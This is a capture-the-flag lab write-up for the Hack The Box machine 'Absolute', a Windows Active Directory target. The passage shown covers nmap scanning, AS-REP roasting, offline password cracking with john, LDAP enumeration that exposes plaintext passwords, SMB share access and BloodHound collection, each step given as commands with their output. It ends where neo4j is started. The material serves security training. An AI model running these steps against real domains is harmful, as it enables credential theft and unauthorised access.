Absolute

6th Oct. 2022 / Document No D22.100.201

Prepared By: amra

Machine Author: Geiseric

Difficulty: Insane

Classification: Official

Synopsis

Absolute is an Insane Windows Active Directory machine that starts with a webpage displaying some images, whose metadata is used to create a wordlist of possible usernames that may exist on the machine. It turns out that one of these users doesn't require Pre-authentication, therefore posing a valuable target for an `ASREP` roast attack. The discovered credentials are then used to enumerate `LDAP` and discover credentials for the user `svc_smb`, who has access to an `SMB` share containing a Windows binary. Performing dynamic analysis on the binary reveals that it tries to perform an `LDAP` connection to the Domain Controller with clear text credentials for the `m.lovegod` user, who owns the `Network Audit` group, which in turn has `Generic Write` over the `winrm_user`. Following this attack path and performing

a shadow credential attack on the `winrm_user`, one can then `WinRM` and access the machine. Finally, the `KrbRelay` tool is used to add the `winrm_user` user to the Administrators group, leading to fully elevated privileges.

Skills Required

- Enumeration
- Windows Active Directory
- Dynamic Analysis

Skills Learned

- Kerberos Authentication
- Access Control Lists (ACLs) Modification
- KrbRelay
- Interactive Sessions

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.181 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.181
```

```
nmap -p$ports -sC -sV 10.10.11.181

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Absolute
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-02-09 19:23:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: absolute.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.absolute.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.absolute.htb
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: absolute.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: absolute.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: absolute.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  msrpc         Microsoft Windows RPC
49709/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-02-09T19:24:35
|_  start_date: N/A
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
```


The initial `Nmap` output reveals a lot of open ports, indicating that the machine uses Active Directory. On port `80` we find an `IIS` web server. Also, according to the output, we have two valid hostnames for the machine; one referring to the domain, `absolute.htb` and the other likely referring to the Domain Controller `dc.absolute.htb`. Thus, we modify our `hosts` file accordingly:

```
echo "10.10.11.181 absolute.htb dc.absolute.htb" | sudo tee -a /etc/hosts
```

Moreover, many of these ports are related to `Kerberos` authentication. If we are going to use `Kerberos` authentication later on, we have to keep in mind that according to Nmap we have a 7 hour difference between our local machine and the remote server. `Kerberos` works only if the time difference is 5 minutes or less.

IIS - Port 80

We begin our enumeration by visiting `http://absolute.htb`. The page seems to display a slideshow of images:



Since the page mentions `our works` we can safely assume that these images belong to people that have access to the server. Looking at the site's source code we find the path of the images:

```
<div class="site-blocks-cover">
  <div class="img-wrap">
    <div class="owl-carousel slide-one-item hero-slider">
      <div class="slide">
        <img src="images/hero_1.jpg" alt="Free Website Template by Free-Template.co">
      </div>
      <div class="slide">
        <img src="images/hero_2.jpg" alt="Free Website Template by Free-Template.co">
      </div>
      <div class="slide">
        <img src="images/hero_3.jpg" alt="Free Website Template by Free-Template.co">
      </div>
      <div class="slide">
        <img src="images/hero_4.jpg" alt="Stolen from pexels">
      </div>
      <div class="slide">
        <img src="images/hero_5.jpg" alt="Stolen from pexels">
      </div>
      <div class="slide">
        <img src="images/hero_6.jpg" alt="Stolen from pexels">
```

Using `wget` we can download all the images at once, while also preserving the files' metadata.

```
for i in {1..6}; do wget http://absolute.htb/images/hero_$i.jpg; done
```

```
for i in {1..6}; do wget http://absolute.htb/images/hero_$i.jpg; done


Resolving absolute.htb (absolute.htb)... 10.10.11.181
Connecting to absolute.htb (absolute.htb)|10.10.11.181|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 407495 (398K) [image/jpeg]
Saving to: ‘hero_1.jpg’

hero_1.jpg                          100%[==================>] 397.94K  1.16MB/s
<SNIP>
```

We then extract the metadata from all the images using `exiftool`.

```
exiftool *.jpg
```

```
exiftool *.jpg

======== hero_1.jpg
<...SNIP..>
Artist                          : James Roberts
<...SNIP...>
Author                          : Michael Chaffrey
<...SNIP...>
```

It seems like the `author` field contains the full name of the user that shot the respective photo. We could use these names, and with the help of the username-anarchy script, generate a list of possible usernames for the machine.

First, we have to extract every name present on the `Author` field.

```
exiftool *.jpg | grep -i Author | cut -d ":" -f 2 | cut -d " " -f 2,3 > authors
```

Then, we generate a list of possible users.

```
ruby username-anarchy/username-anarchy -i authors -f flast,lfirst,f.last > usernames
```

```
ruby username-anarchy/username-anarchy -i authors -f flast,lfirst,f.last

j.roberts
jroberts
rjames
m.chaffrey
mchaffrey
cmichael
<SNIP>
```

Foothold

Now that we have a list of possible usernames, we have to find a way to check if any of the usernames are valid. For this, we can use the Impacket script `GetNPUsers`, which checks if the user exists and has `Do not require Kerberos preauthentication` set. Accounts with this option set can request a Ticket Granting Ticket (`TGT`) from the Key-Distribution-Center (`KDC`), without providing a password.

```
impacket-GetNPUsers absolute.htb/ -no-pass -usersfile usernames
```

```
impacket-GetNPUsers absolute.htb/ -no-pass -usersfile usernames

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User j.roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User m.chaffrey doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$d.klay@ABSOLUTE.HTB:d6dd31550293eababb03c919f9a33e48$17ca84e1c2e607<...SNIP...>
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User s.osvald doesn't have UF_DONT_REQUIRE_PREAUTH set
<...SNIP...>
```

We got the ticket for the user `d.klay`. Moreover, we have discovered that the naming scheme on this machine is the first letter of the first name, a dot, and then the last name.

Ticket Granting Tickets are encrypted using the password of the respective user. With that in mind, we try to crack the discovered ticket using `john`, with the prospect of retrieving the clear text password of the user `d.klay`.

First of all, we place the ticket inside a file called `klay_ticket`, and then we use `john`.

```
echo '$krb5asrep$23$d.klay@ABSOLUTE.HTB:d6dd31550293eababb03c919f9a33e48$17ca84e1c2e607ddb414d4e89af59a5ef05d0c5691cd679ae0112f8fa83859133c488e222b9bb94f0c3113c3ab3013559c87d290373ca32557abd9d416f7c0e4e6f936d69a97ca9c446a1552085696cf4e5bc1713aaebf86acd8119bf4ecb260e25b95d56f766e972ed8645932f4506117970492383719 1ffc690dcc46f27bec825c0841af2be3a574f2e23dadcb830667a6680a5dbb6803f7da3f2d6b1b2108c4c31417f4be48717ad043c9c98246a5fac605032e2311f8bd2b339983fe68b5064a2a11b9478e66acb00542651824f3fdaea9a64bc2a4f227d3f67a014b3afeedf983146901246b4a68c456' > klay_ticket
john klay_ticket --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john klay_ticket --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 ASIMD 4x])
Darkmoonsky248girl ($krb5asrep$23$d.klay@ABSOLUTE.HTB)
1g 0:00:00:15 DONE (2023-02-09 17:24) 0.06464g/s 726530p/s 726530c/s 726530C/s DarrenCahppell..Danieal8
Session completed.
```

The ticket was cracked successfully and we have obtained the password `Darkmoonsky248girl` for the user `d.klay`.

At this point we have valid credentials that we can use to enumerate the machine further, which we proceed to do by querying `LDAP`.

```
ldapsearch -H ldap://dc.absolute.htb -x -D d.klay@absolute.htb -w Darkmoonsky248girl -s base
```

```
ldapsearch -H ldap://dc.absolute.htb -x -D d.klay@absolute.htb -w Darkmoonsky248girl -s base

ldap_bind: Invalid credentials (49)
        additional info: 80090308: LdapErr: DSID-0C090439, comment: AcceptSecurityContext error, data 52f, v4563
```

Unfortunately, we are presented with the error `AcceptSecurityContext error, data 52f`. According to the ldapwiki, this specific error means that the account is restricted. We know that we have the correct credentials, since we just got the ticket, so the most probable scenario is that the user is a member of the Protected Users Group. Members of this group have some additional security features that make it more difficult for an attacker to compromise their accounts. One of the security features is that `NTLM` authentication is disabled. Therefore, we try enumerating `LDAP` using `Kerberos` authentication this time.

At this point, it is crucial to remember to synchronize our local machine's time with the DC, since we are going to use `Kerberos` authentication. We can do that using the following command:

```
sudo ntpdate -u dc.absolute.htb
```

> Note: If you get an output stating that `time stepped by ...` at this step but the clock in your system remains unchanged, ensure that your virtualisation software is not enforcing the host time to your virtual machine.

Next, we have to request a valid `TGT` using `Impacket`'s `getTGT` script and export it to the enviromental variable `KRB5CCNAME`.

```
impacket-getTGT absolute.htb/d.klay:Darkmoonsky248girl -dc-ip dc.absolute.htb
export KRB5CCNAME=d.klay.ccache
```

Now we have to modify our `ldapsearch` command to use `Kerberos` authentication instead of `NTLM`.

```
ldapsearch -H ldap://dc.absolute.htb -Y GSSAPI -b "dc=absolute,dc=htb"
```

> Note: If you get the following error `no mechanism available: No worthy mechs found` please ensure that you have the `libsasl2-modules-gssapi-mit` package installed on your system.

```
ldapsearch -H ldap://dc.absolute.htb -Y GSSAPI -b "dc=absolute,dc=htb"

SASL/GSSAPI authentication started
ldap_sasl_interactive_bind: Local error (-2)
        additional info: SASL(-1): generic failure: GSSAPI Error: Unspecified GSS failure.  Minor code may provide
more information (Server not found in Kerberos database)
```

Unfortunately, we are still getting an error stating that the server was not found in the Kerberos database. It turns out that during these requests, `Kerberos` does some weird `DNS` requests that cannot be resolved due to the way we have placed the entries for this machine in our `hosts` file. To fix this problem, we have to modify our `/etc/hosts` file so that `dc.absolute.htb` comes *before* the `absolute.htb` entry. We effectively have to swap the entries.

Furthermore, we need to configure the proper realm inside our `/etc/krb5.conf` file as follows:

```
[libdefaults]
        default_realm = ABSOLUTE.HTB

        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true

        fcc-mit-ticketflags = true

[realms]
        ABSOLUTE.HTB = {
                kdc = dc.absolute.htb
                admin_server = dc.absolute.htb
                default_domain = absolute.htb
        }
```

This fixes the problem and finally lets us enumerate `LDAP`. There is a lot of output returned, so we focus our search on users and their descriptions to see if we can spot anything of value.

```
ldapsearch -H ldap://dc.absolute.htb -Y GSSAPI -b "cn=users,dc=absolute,dc=htb" 'user'
'description'
```

```
ldapsearch -H ldap://dc.absolute.htb -Y GSSAPI -b "cn=users,dc=absolute,dc=htb" 'user' 'description'

SASL/GSSAPI authentication started
SASL username: d.klay@ABSOLUTE.HTB
SASL SSF: 256
SASL data security layer installed.
# extended LDIF
#
# LDAPv3
# base <cn=users,dc=absolute,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: user description
#

<...SNIP...>

# svc_smb, Users, absolute.htb
dn: CN=svc_smb,CN=Users,DC=absolute,DC=htb
description: AbsoluteSMBService123!

<...SNIP...>
# numResponses: 42
# numEntries: 41
```

It seems like we have found the password for the `svc_smb` user, which according the description is `AbsoluteSMBService123!`. Judging by the name of the account, we can likely use it to access `SMB` shares. Further enumeration on the user groups shows that all users are members of the `Protected Users` group, meaning that in order to proceed we have to request a new `Kerberos` `TGT` for `svc_smb`.

Once again, we use the `getTGT` script from `Impacket`.

```
impacket-getTGT absolute.htb/svc_smb:AbsoluteSMBService123! -dc-ip dc.absolute.htb
export KRB5CCNAME=svc_smb.ccache
```

We can then use the `smbclient` script from `Impacket` to interact with the `SMB` service, using the ticket we just acquired.

```
impacket-smbclient -k -no-pass absolute.htb/svc_smb@dc.absolute.htb
```

```
impacket-smbclient -k -no-pass absolute.htb/svc_smb@dc.absolute.htb

# shares
ADMIN$
C$
IPC$
NETLOGON
Shared
SYSVOL
```

We see a non-default share called `Shared` and check whether we have access to its contents.

```
use Shared
ls
```

```
# ls

drw-rw-rw-          0  Thu Sep  1 20:02:23 2022 .
drw-rw-rw-          0  Thu Sep  1 20:02:23 2022 ..
-rw-rw-rw-         72  Thu Sep  1 20:02:23 2022 compiler.sh
-rw-rw-rw-      67584  Thu Sep  1 20:02:23 2022 test.exe
```

It turns out that we have access and can see two files, `compiler.sh` and `test.exe`, within the share. We download them using the `mget` command.

```
# mget *

[*] Downloading compiler.sh
[*] Downloading test.exe
```

We then look at the contents of the `compiler.sh` file.

```
cat compiler.sh
```

```
cat compiler.sh

#!/bin/bash

nim c -d:mingw --app:gui --cc:gcc -d:danger -d:strip $1
```

In summary, this script will compile a `Nim` programming language file, generating a GUI application with `GCC` as the `C` compiler and strip debugging information, allowing dangerous constructs. From this we can deduce that the `test.exe` file is the compiled executable. A stripped binary is a compiled version of a program that has had its symbol table and debugging information removed, making the file smaller but also more difficult to debug or reverse engineer. Thus, it's better to start analyzing this executable following a dynamic analysis approach.


First of all, since this is a Windows executable, it is highly advised to switch over to a Windows machine before we continue with our analysis. Afterwards, as a first step in our dynamic analysis approach, we can check whether the application creates any kind of network traffic. While using `Wireshark` to monitor our network traffic, we notice that a `DNS` request is made to resolve `dc.absolute.htb`.

```
27 1.379010    192.168.5.230    8.8.8.8    DNS    75 Standard query 0x972b A dc.absolute.htb
28 1.379100    192.168.5.230    8.8.8.8    DNS    75 Standard query 0x5247 AAAA dc.absolute.htb
```

We modify our `C:\Windows\System32\Drivers\etc\hosts` file and add the following line:

```
10.10.11.181 dc.absolute.htb
```

If we re-run the application now, we can see that it actually generates traffic:



We have uncovered the password for the user `m.lovegod` to be `AbsoluteLDAP2022!`.

> Note: In the `TCP` dump the username is `mlovegod` without the dot, but from our previous enumeration, we can either find the valid username through `ldapsearch` or by sticking to the naming scheme of the machine.

At this point, we have to ask for a new `TGT` for the user `m.lovegod`.

```
impacket-getTGT absolute.htb/m.lovegod:AbsoluteLDAP2022! -dc-ip dc.absolute.htb
export KRB5CCNAME=m.lovegod.ccache
```

Next, we need to find a way to enumerate the machine a little more. If we had access to the machine, through `WinRM` for instance, we would run `BloodHound` to query `LDAP` and look for interesting relations. Since we don't have `WinRM` access but are in posession of valid credentials, we could use python BloodHound to enumerate the target. The only problem is that `python BloodHound` does not support `Kerberos` authentication by default. However, after some searching on this matter it seems that a fork with `Kerberos` authentication exists, which we will now attempt to use.

To begin with, we clone the repository on our local machine.

```
git clone https://github.com/jazzpizazz/BloodHound.py-Kerberos
```

Next, we execute the following command:

```
./BloodHound.py-Kerberos/bloodhound.py -u m.lovegod -k -d absolute.htb -dc
dc.absolute.htb -ns 10.10.11.181 --dns-tcp --zip  -c All -no-pass
```

> Note: According to the fork, if you encounter `DNS` issues, you can try using `dnschef` and point the nameserver option on `BloodHound` to your local machine.

```
./BloodHound.py-Kerberos/bloodhound.py -u m.lovegod -k -d absolute.htb -dc dc.absolute.htb -ns 10.10.11.181
--dns-tcp --zip  -c All -no-pass

INFO: Found AD domain: absolute.htb
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: dc.absolute.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.absolute.htb
INFO: Found 18 users
INFO: Found 55 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.absolute.htb
INFO: Ignoring host dc.absolute.htb since its reported name  does not match
INFO: Done in 00M 04S
INFO: Compressing output into 20230210015158_bloodhound.zip
```


The collection of data was a success and we proceed to analyze the data. First, we have to start `neo4j`.

```
sudo neo4j console
```

